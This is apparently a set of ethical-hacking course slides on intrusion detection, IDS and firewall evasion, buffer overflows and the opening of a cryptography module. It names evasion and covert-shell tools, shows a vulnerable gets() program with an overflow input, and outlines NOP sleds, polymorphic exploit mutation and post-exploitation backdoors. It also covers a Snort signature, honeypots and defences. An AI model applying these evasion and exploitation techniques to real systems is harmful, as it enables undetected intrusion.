
# Intrusion Detection

## Anomaly Detection

- The idea behind this approach is to measure a "baseline" of such stats as CPU utilization, disk activity, user logins, file activity, and so forth.

- The benefit of this approach is that it can detect the anomalies without having to understand the underlying cause behind the anomalies.

## Signature Recognition

- This means that for every hacker technique, the engineers code something into the system for that technique.

- This can be as simple as a pattern match. The classic example is to examine every packet on the wire for the pattern "/cgi-bin/phf?" which indicates an attempt to access this vulnerable CGI script on a web-server.

# How does an IDS match signatures with incoming traffic?

- Traffic consists of IP datagrams flowing across a network.

- An IDS is able to capture those packets as they flow by on the wire.

- An IDS consists of a special TCP/IP stack that reassembles IP datagrams and TCP streams. It then applies some of the following techniques:

  - Protocol stack verification
  - Application protocol verification
  - Creating new loggable events

# Protocol Stack Verification

- A number of intrusions, such as "Ping -O-Death" and "TCP Stealth Scanning" use violations of the underlying IP, TCP, UDP and ICMP protocols in order to attack the machine.

- A simple verification system can flag invalid packets. This can include valid, by suspicious, behavior such as severally fragmented IP packets.

# Application Protocol Verification

- A number of intrusions use invalid protocol behavior, such as "WinNuke", which uses NetBIOS protocol (adding OOB data or DNS cache poisoning, which has a valid but unusual signature.

- In order to effectively detect these intrusions, an IDS must re- implement a wide variety of application-layer protocols in order to detect suspicious or invalid behavior.

# What happens after an IDS detects an attack?

1. Configure firewall to filter out the IP address of the intruder.

2. Alert user / administrator (sound / e-mail / Page).

3. Write an entry in the event log. Send an SNMP Trap datagram to a management console like HP Openview or Tivoli.

4. Save the attack information (timestamp, intruder IP address, Victim IP address/port, protocol information).

5. Save a tracefile of the raw packets for later analysis.

6. Launch a separate program to handle the event

7. Terminate the TCP session - Forge a TCP FIN packet to force a connection to terminate.

# IDS Software Vendors

- Black ICE by Network ICE (http://www.networkice.com)

- CyberCop Monitor by Network Associates, Inc. (http://www.nai.com)

- RealSecure by Internet Security Systems (ISS) (http://www.iss.net)

- NetRanger by WheelGroup/Cisco (http://www.wheelgroup.com)

- eTrust Intrusion Detection by Computer Associates (http://www.cai.com)

- NetProwler by Axent (http://www.axent.com)

- Centrax by Cybersafe (http://www.cybersafe.com)

- NFR by Network Flight Recorder (http://www.nfr.net)

- Dragon by Security Wizards (http://www.network-defense.com)

# Snort (http://www.snort.org)

- Snort is an Open Source Intrusion Detection System

- It contains over thousand signatures. and can be downloaded at http://www.snort.org/cgi-bin/done.cgi

- Check out the following example:

  In this example of PHF attack detection, a straight text string is searched for in the app layer

  ```
  Alert tcp any any -> 192.168.1.0/24 80 (msg: "PHF
  attempt" ; content: "/cgi-bin/phf";)
  ```

  It gives an alert, that a TCP connection from any IP address and any port to the 192.168.1.x subnet to port 80.

  It searches for the content "/cgi-bin/phf" anywhere in the content. If it find such content, it will alert the console with a message "PHF attempt"

# Evading IDS Systems

- Many simple network intrusion detection systems rely upon "pattern matching".

- Attack scripts have well known patterns, so simply compiling a database of the output of known attack scripts provide pretty good detection, but can easily be evaded by simply changing the script.

- IDS evasion focuses on foiling signature matching by altering an attacker' s appearance.

  For example, some POP3 servers are vulnerable to a buffer overflow when a long password is entered. It is easy to evade simply by changing the attack script.

# Complex IDS Evasion

- An intruder might send a TCP SYN packet that the IDS sees, but the victim host never sees.

- This causes the IDS to believe the connection is closed, but when in fact it is not. Since TCP connections do not send "keep-alives", the intruder could wait hours or days after this "close" before continuing the attack.

- The first attack is to find a way to pass packets as far as the IDS, and cause a later router to drop packets.

- This depends upon the router configuration, but typical examples include low TTL fields, fragmentation, source routing, and other IP options.

- If there is a slow link past the IDS, then the hacker can flood the link with high priority IP packets, and send the TCP FIN as a low priority packet - the router's queuing mechanism will likely drop the packet.

# Hacking Tool: fragrouter

- Fragrouter is a program for routing network traffic in such a way as to elude most network intrusion detection systems.

- Fragrouter allows attacks to avoid detection by network intrusion detection systems.

- For exmple, the Fragrouter could be used to obfuscate a phf attack against a web server, a buffer overflow attack against a DNS server, or any number of other attacks.

```
fragrouter [ -i interface ] [ -p ] [ ATTACK
    ] host
```

# Hacking Tool: Tcpreplay

http://sourceforge.net/projects/tcpreplay/

- Tcpreplay is a set of UNIX tools which allows the replaying of captured network traffic.

- It can be used to test a variety of network devices including routers, firewalls, and NIDS.

```
tcpreplay [ -i intf ] [ -l loop count ] [
-r rate | -m multiplier ] file ...
```

# Hacking Tool: SideStep.exe

http://www.robertgraham.com/tmp/sidestep.html

⦿ Sidestep is a hacking tool which evades network IDS in a completely different manner compared to fragrouter.

```
c:\>sidestep
SideStep v1.0  Copyright (c) 2000 by Network ICE
http://www.robertgraham.com/tmp/sidestep.html
usage:
 sidestep <target> [<options>]
Sends attacks at the target that evades an IDS.
One of the following protocols/attacks must be specified:
 -rpc      RPC PortMap DUMP
 -ftp      FTP CD ~root
 -dns      DNS version.bind query
 -snmp     SNMP lanman user enum
 -http     /cgi-bin/phf
 -bo       BackOrifice ping
 -all
One of three modes must be specified:
 -norm          Does no evasion (normal attacks)
 -evade         Attempts to attack target evading the IDS
 -false         Does not attack the system at all (false positive)
Example:
 sidestep 10.0.0.1 -evade -dns
 Queries DNS server for version info evading IDS
```

# Hacking Tool: Anzen NIDSbench

http://www.anzen.com/research/nidsbench/

- Contains "fragrouter" that forces all traffic to fragment, which demonstrates how easy it is for hackers/crackers to do the same in order to evade intrusion detection.

- This accepts incoming traffic then fragments it according to various rules (IP fragmentation with various sizes and overlaps, TCP segmentation again with various sizes and overlaps, TCP insertion in order to de-synchronize the connection, etc.)

# Hacking Tool: ADMutate

http://www.ktwo.ca/security.html

- ADMutate accepts a buffer overflow exploit as input and randomly creates a functionally equivalent version which bypasses IDS.

- Once a new attack is known, it usually takes the IDS vendors a number of hours or days to develop a signature. But in the case of ADMutate, it has taken months for signature-based IDS vendors to add a way to detect a polymorphic buffer overflow generated by it.

# Tools to inject strangely formatted packets on to the wire

- Libnet (http://www.packetfactory.net/libnet)

- Rootshell (http://www.rootshell.com)

- IPsend (http://www.coombs.anu.edu.au/^avalon)

- Sun Packet Shell (psh) Protocol Testing Tool

  (http://www.playground.sun.com/psh)

- Net::RawIP (http://www.quake.skif.net/RawIP)

- CyberCop Scanner's CASL (http://www.nai.com)

# What do I do when I have been hacked?

- Incident response team

  Set up an "incident response team". Identify those people who should be called whenever people suspect an intrusion in progress.

- Response procedure

  You need to decide now what your priorities are between network uptime and intrusion. Can you pull the network plug whenever you strongly suspect intrusion? Do you want to allow continued intrusion in order to gather evidence against the intruder?

- Lines of communication

  Do you propagate the information up the corporate food chain from your boss up to the CEO, Do you inform the FBI or police? Do you notify partners (vendors/customers)

# Hacking through firewalls

- One of the easiest and most common ways for an attacker to slip by a firewall is by installing some network software on an internal system that communicates using a port address permitted by the firewall's configuration.

- A popular port to use is port 53 TCP, normally used by DNS.

- Many firewalls permit all traffic using port 53 by default, because it simplifies firewall configuration and reduces support calls.

# Bypassing Firewall using Httptunnel

⊙http://www.nocrew.org/software/httptunnel.html

⊙Httptunnel creates a bidirectional virtual data path tunneled in HTTP requests. The requests can be sent via an HTTP proxy if desired so.

# Placing Backdoors through Firewalls

## The reverse www shell

⊙ This backdoor should work through any firewall and allow users to surf the WWW. A program is run on the internal host, which spawns a child every day at a special time.

⊙ For the firewall, this child acts like a user, using his Netscape client to surf on the internet. In reality, this child executes a local shell and connects to the www server operated by the hacker on the internet via a legitimate looking http request and sends it ready signal.

⊙ The legitimate looking answer of the www server operated by the hacker are in reality the commands the child will execute on it's machine in the local shell.

# Hiding Behind Covert Channel: Loki

http://www.phrack.com/phrack/51/P51-06

⦿ LOKI2 is an information-tunneling program. LOKI uses Internet Control Message Protocol (ICMP) echo response packets to carry its payload. ICMP echo response packets are normally received by the Ping program, and many firewalls permit responses to pass.

⦿ We tunnel simple shell commands inside of ICMP_ECHO /ICMP_ECHOREPLY and DNS name lookup query / reply traffic. To the network protocol analyzer, this traffic seems like ordinary benign packets of the corresponding protocol. To correct listener ( the LOKI2 daemon) however, the packets are recognized for what they really are.

# Hacking Tool: 007 Shell

http://www.s0ftpj.org/en/docs.html

- 007Shell is a Covert Shell ICMP Tunneling program. It works similar to Loki.

- It works by putting data streams in the ICMP message past the usual 4 bytes (8-bit type, 8-bit code and 16-bit checksum).

# Hacking Tool: ICMP Shell

- ICMP Shell (ISH) is a telnet-like protocol. It provides the capability of connecting a remote host to open a shell using only ICMP for input and output.

- The ISH server runs as a daemon on the server side. When the server receives a request from the client, it will strip the header and look at the ID field, if it matches the server's ID then it will pipe the data to "/bin/sh".

- It will then read the results from the pipe and send them back to the client, where the client then prints the data to stdout.

# ACK Tunneling

- Trojans normally use ordinary TCP or UDP communication between their client and server parts.

- Any firewall between the attacker and the victim that blocks incoming traffic will usually stop all trojans from working. ICMP tunneling has existed for quite some time now, but if you block ICMP in the firewall, you will be safe from that.

- ACK Tunneling works through firewalls that do not apply their rule sets on TCP ACK segments (ordinary packet filters belong to this class of firewalls).

# Hacking Tool: AckCmd

http://ntsecurity.nu/papers/acktunneling

- AckCmd is a client/server combination for Windows 2000 that lets you open a remote command prompt to another system ( running the server part of AckCmd.
- It communicates using only TCP ACK segments. This way the client component is able to directly contact the server component through firewall in some cases.

# Honey pots

- Honey pots are programs that simulate one or more network services that you designate on your computer's ports.

- An attacker assumes that you are running vulnerable services that can be used to break into the machine.

- A honey pot can be used to log access attempts to those ports including the attacker's keystrokes.

- This could give advanced warnings of a more concerted attack.

# Honeypot Software Vendors

1. Back Officer Friendly (http://www.nfr.com)
2. Bait N Switch Honeypot (http://violating.us)
3. BigEye (http://violating.us)
4. HoneyD(http://www.citi.umich.edu/u/provos/honeyd/)
5. KFSensor for Windows (http://www.keyfocus.net/kfsensor/)
6. LaBrea Tarpit (http://www.hackbusters.net)
7. ManTrap (http://www.symantec.com)
8. NetFacade (http://www.itsecure.bbn.com/NetFacade.htm)
9. Single-Honeypot (http://www.sourceforge.net/projects/single-honeypot/)
10. Smoke Detector (http://palisadesys.com/products/smokedetector/)
11. Specter (http://www.specter.ch)
12. Tiny Honeypot (http://www.alpinista.org/thp/)
13. The Deception Toolkit (http://www.all.net/dtk/)

# Honeypot-KFSensor

# Summary

- Intrusion Detection Systems (IDS) monitors packets on the network wire and attempts to discover if a hacker/hacker is attempting to break into a system

- System Integrity Verifiers (SIV) monitor system files to find when an intruder changes. Tripwire is one of the popular SIVs.

- Intrusion Detection happens either by Anomaly detection or Signature recognition.

- An IDS consists of a special TCP/IP stack that reassembles IP datagrams and TCP streams.

- A simple Protocol verification system can flag invalid packets. This can include valid, by suspicious, behavior such as severally fragmented IP packets

- In order to effectively detect intrusions that use invalid protocol behavior, IDS must re- implement a wide variety of application-layer protocols to detect suspicious or invalid behavior.

- One of the easiest and most common ways for an attacker to slip by a firewall is by installing network software on an internal system that usines a port address permitted by the firewall's configuration.

- Honey pots are programs that simulate one or more network services that you designate on your computer's ports.

# Ethical Hacking

**Module XX**

**Buffer Overflows**

# Module Objective

- What is a Buffer Overflow?
- Exploitation
- How to detect Buffer Overflows in a program?
- Skills required
- CPU / OS Dependency
- Understanding Stacks
- Stack Based Buffer Overflows
- Technical details
- Writing your own exploits
- Defense against Buffer Overflows

On Oct 19 2000, hundreds of flights were grounded or delayed because of a software problem in the Los Angeles air traffic control system. The cause was attributed to Mexican Controller typing 9 (instead of 5) characters of flight-description data, resulting in a buffer overflow.

# Buffer Overflows

- A buffer overrun is when a program allocates a block of memory of a certain length and then tries to stuff too much data into the buffer, with extra overflowing and overwriting possibly critical information crucial to the normal execution of the program. Consider the following source code:

- When the source is compiled and turned into a program and the program is run, it will assign a block of memory 32 bytes long to hold the name string.

```c
#include <stdio.h>
int main ( )
{
 char name[31];
 printf("Please type your name: ");
 gets(name);
 printf("Hello, %s", name);
 return 0;
}
```

Buffer overflow will occur if you enter:

'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA

# Exploitation

- Buffer overflow attacks depend on two things: the lack of boundary testing and a machine that can execute code that resides in the data/stack segment.

- The lack of boundary is very common and usually the program ends with segmentation fault or bus error. In order to exploit buffer overflow to gain access or escalate privileges, the offender must create the data to be fed to the application.

- Random data will generate a segmentation fault or bus error, never a remote shell or the execution of a command.

# Stack based Buffer Overflow

- Buffer is expecting a maximum number of guests.

- Send the buffer more than x guests

- If the system does not perform boundary checks, extra guests continue to be placed at positions beyond the legitimate locations within the buffer. (Java does not permit you to run off the end of an array or string as C and C++ do)

- Malicious code can be pushed on the stack.

- The overflow can overwrite the return pointer so flow of control switches to the malicious code.

# Knowledge required to Program Buffer Overflow Exploits

1. C functions and the stack

2. A little knowledge of assembly/machine language.

3. How system calls are made ( at the level of machine code level).

4. exec( ) system calls

5. How to 'guess' some key parameters.

# Understanding Stacks

- The stack is a (LIFO) mechanism that computers use both to pass arguments to functions and to reference local variables.

- It acts like a buffer, holding all of the information that the function needs.

- The stack is created at the beginning of a function and released at the end of it.

Bottom of Memory

Buffer 2 (Local Variable 2)

Buffer 1 (Local Variable 1)

**Return Pointer**

Function Call Arguments

Top of Memory

Fill Direction

# Understanding Assembly Language

Two most important operations in a stack:

- 1. Push – put one item on the top of the stack
- 2. Pop - "remove" one item from the top of the stack
- typically returns the contents pointed to by a pointer and changes the pointer (not the memory contents)

▪ **EIP** The extended instruction pointer. This point to the code that you are currently executing. When you call a function, this gets saved on the stack for later use.

▪ **ESP** The extended stack pointer. This points to the current position on the stack and allows things to be added and removed from the stack using push and pop operations or direct stack pointer manipulations.

▪ **EBP** The extended base pointer. This register should stay the same throughout the lifetime of the function. It serves as a static point for referencing stack-based information like variables and data in a function using offsets. This almost always points to the top of the stack for a function.|

# A Normal Stack

# How to detect Buffer Overflows in a program

There are two ways to detect buffer overflows.

- The first one is looking at the source code. In this case, the hacker can look for strings declared as local variables in functions or methods and verify the presence of boundary checks. It is also necessary to check for improper use of standard functions, especially those related to strings and input/output.

- The second way is by feeding the application with huge amounts of data and check for abnormal behavior.

# Attacking a real Program

- Assuming that a string function is being exploited, the attacker can send a long string as the input.

- This string overflows the buffer and causes a segmentation error.

- The return pointer of the function is overwritten and the attacker succeeds in altering the flow of execution.

- If he has to insert his code in the input, he has to:
  - Know the exact address on the stack
  - Know the size of the stack
  - Make the return pointer point to his code for execution

# NOPS

- Most CPUs have a No Operation instruction - it does nothing but advance instruction pointer.

- Usually we can put some of these ahead of our program (in the string)

- As long as the new return address points to a NOP we are OK

- Attacker pad the beginning of the intended buffer overflow with a long run of NOP instructions (a NOP slide or sled) so the CPU will do nothing till it gets to the 'main event' (which preceded the 'return pointer')

- Most intrusion detection Systems (IDS) look for signatures of NOP sleds ADMutate (by K2) accepts a buffer overflow exploit as input and randomly creates a functionally equivalent version (polymorphism)

# How to mutate a Buffer Overflow Exploit

For the NOP portion

Randomly replace the NOPs with functionally equivalent segments of code (e.g.: x++; x-; ? NOP NOP)

For the "main event"

Apply XOR to combine code with a random key unintelligible to IDS and CPU code must also decode the gibberish in time to run decoder is itself polymorphic, so hard to spot

For the "return pointer"

Randomly tweak LSB of pointer to land in NOP-zone.

# Once the stack is smashed..

Once vulnerable process is commandeered, the attacker has the same privileges as the process can gain normal access, then exploit a local buffer overflow vulnerability to gain super-user access.

<u>Create a backdoor</u>

Using (UNIX-specific) inetd

Using Trivial FTP (TFTP) included with Windows 2000 and some UNIX flavors

<u>Use Netcat to make raw, interactive connection</u>

Shoot back an Xterminal connection

UNIX-specific GUI

# Defense against Buffer Overflows

- ⦿ Manual auditing of code

- ⦿ Disabling Stack Execution

- ⦿ Safer C library support

- ⦿ Compiler Techniques

# StackGuard

- StackGuard: Protects Systems From Stack Smashing Attacks

- StackGuard is a compiler approach for defending programs and systems against "stack smashing" attacks.

- Programs that have been compiled with StackGuard are largely immune to Stack smashing attack.

- Protection requires no source code changes at all. when a vulnerability is exploited, StackGuard detects the attack in progress, raises an intrusion alert, and halts the victim program.

http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/

# Immunix System

⊙ Immunix System 7 is an Immunix-enabled RedHat Linux 7.0 distribution and suite of application-level security tools.

⊙ Immunix secures a Linux OS and applications

⊙ Immunix works by hardening existing software components and platforms so that attempts to exploit security vulnerabilities will fail safe. i.e. the compromised process halts instead of giving control to the attacker, and then is restarted.

http://immunix.org

# Vulnerability Search - ICAT

# Summary

- A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold.

- Buffer overflow attacks depend on two things: the lack of boundary testing and a machine that can execute code that resides in the data/stack segment.

- Buffer Overflows vulnerability can be detected by skilled auditing of the code as well as boundary testing.

- Once the stack is smashed the attacker can deploy his payload and take control of the attacked system.

- Countermeasures include: checking the code, Disabling Stack Execution, Safer C library support, using safer Compiler Techniques.

- Tools like stackguard, Immunix and vulnerability scanners help securing systems.

# Ethical Hacking

Module XXI

Cryptography

# Module Objective

- What is PKI

- RSA

- MD-5

- SHA

- SSL

- PGP

- SSH

- Encryption Cracking Techniques

# Public-key Cryptography

- Public-key cryptography was invented in 1976 by Whitfield Diffie and Martin Hellman.

- In this system, each person gets a pair of keys, called the public key and the private key.

- Each person's public key is published while the private key is kept secret.

- Anyone can send a confidential message just using public information, but it can only be decrypted with a private key that is in the sole possession of the intended recipient.

# Working of Encryption

# Digital Signature
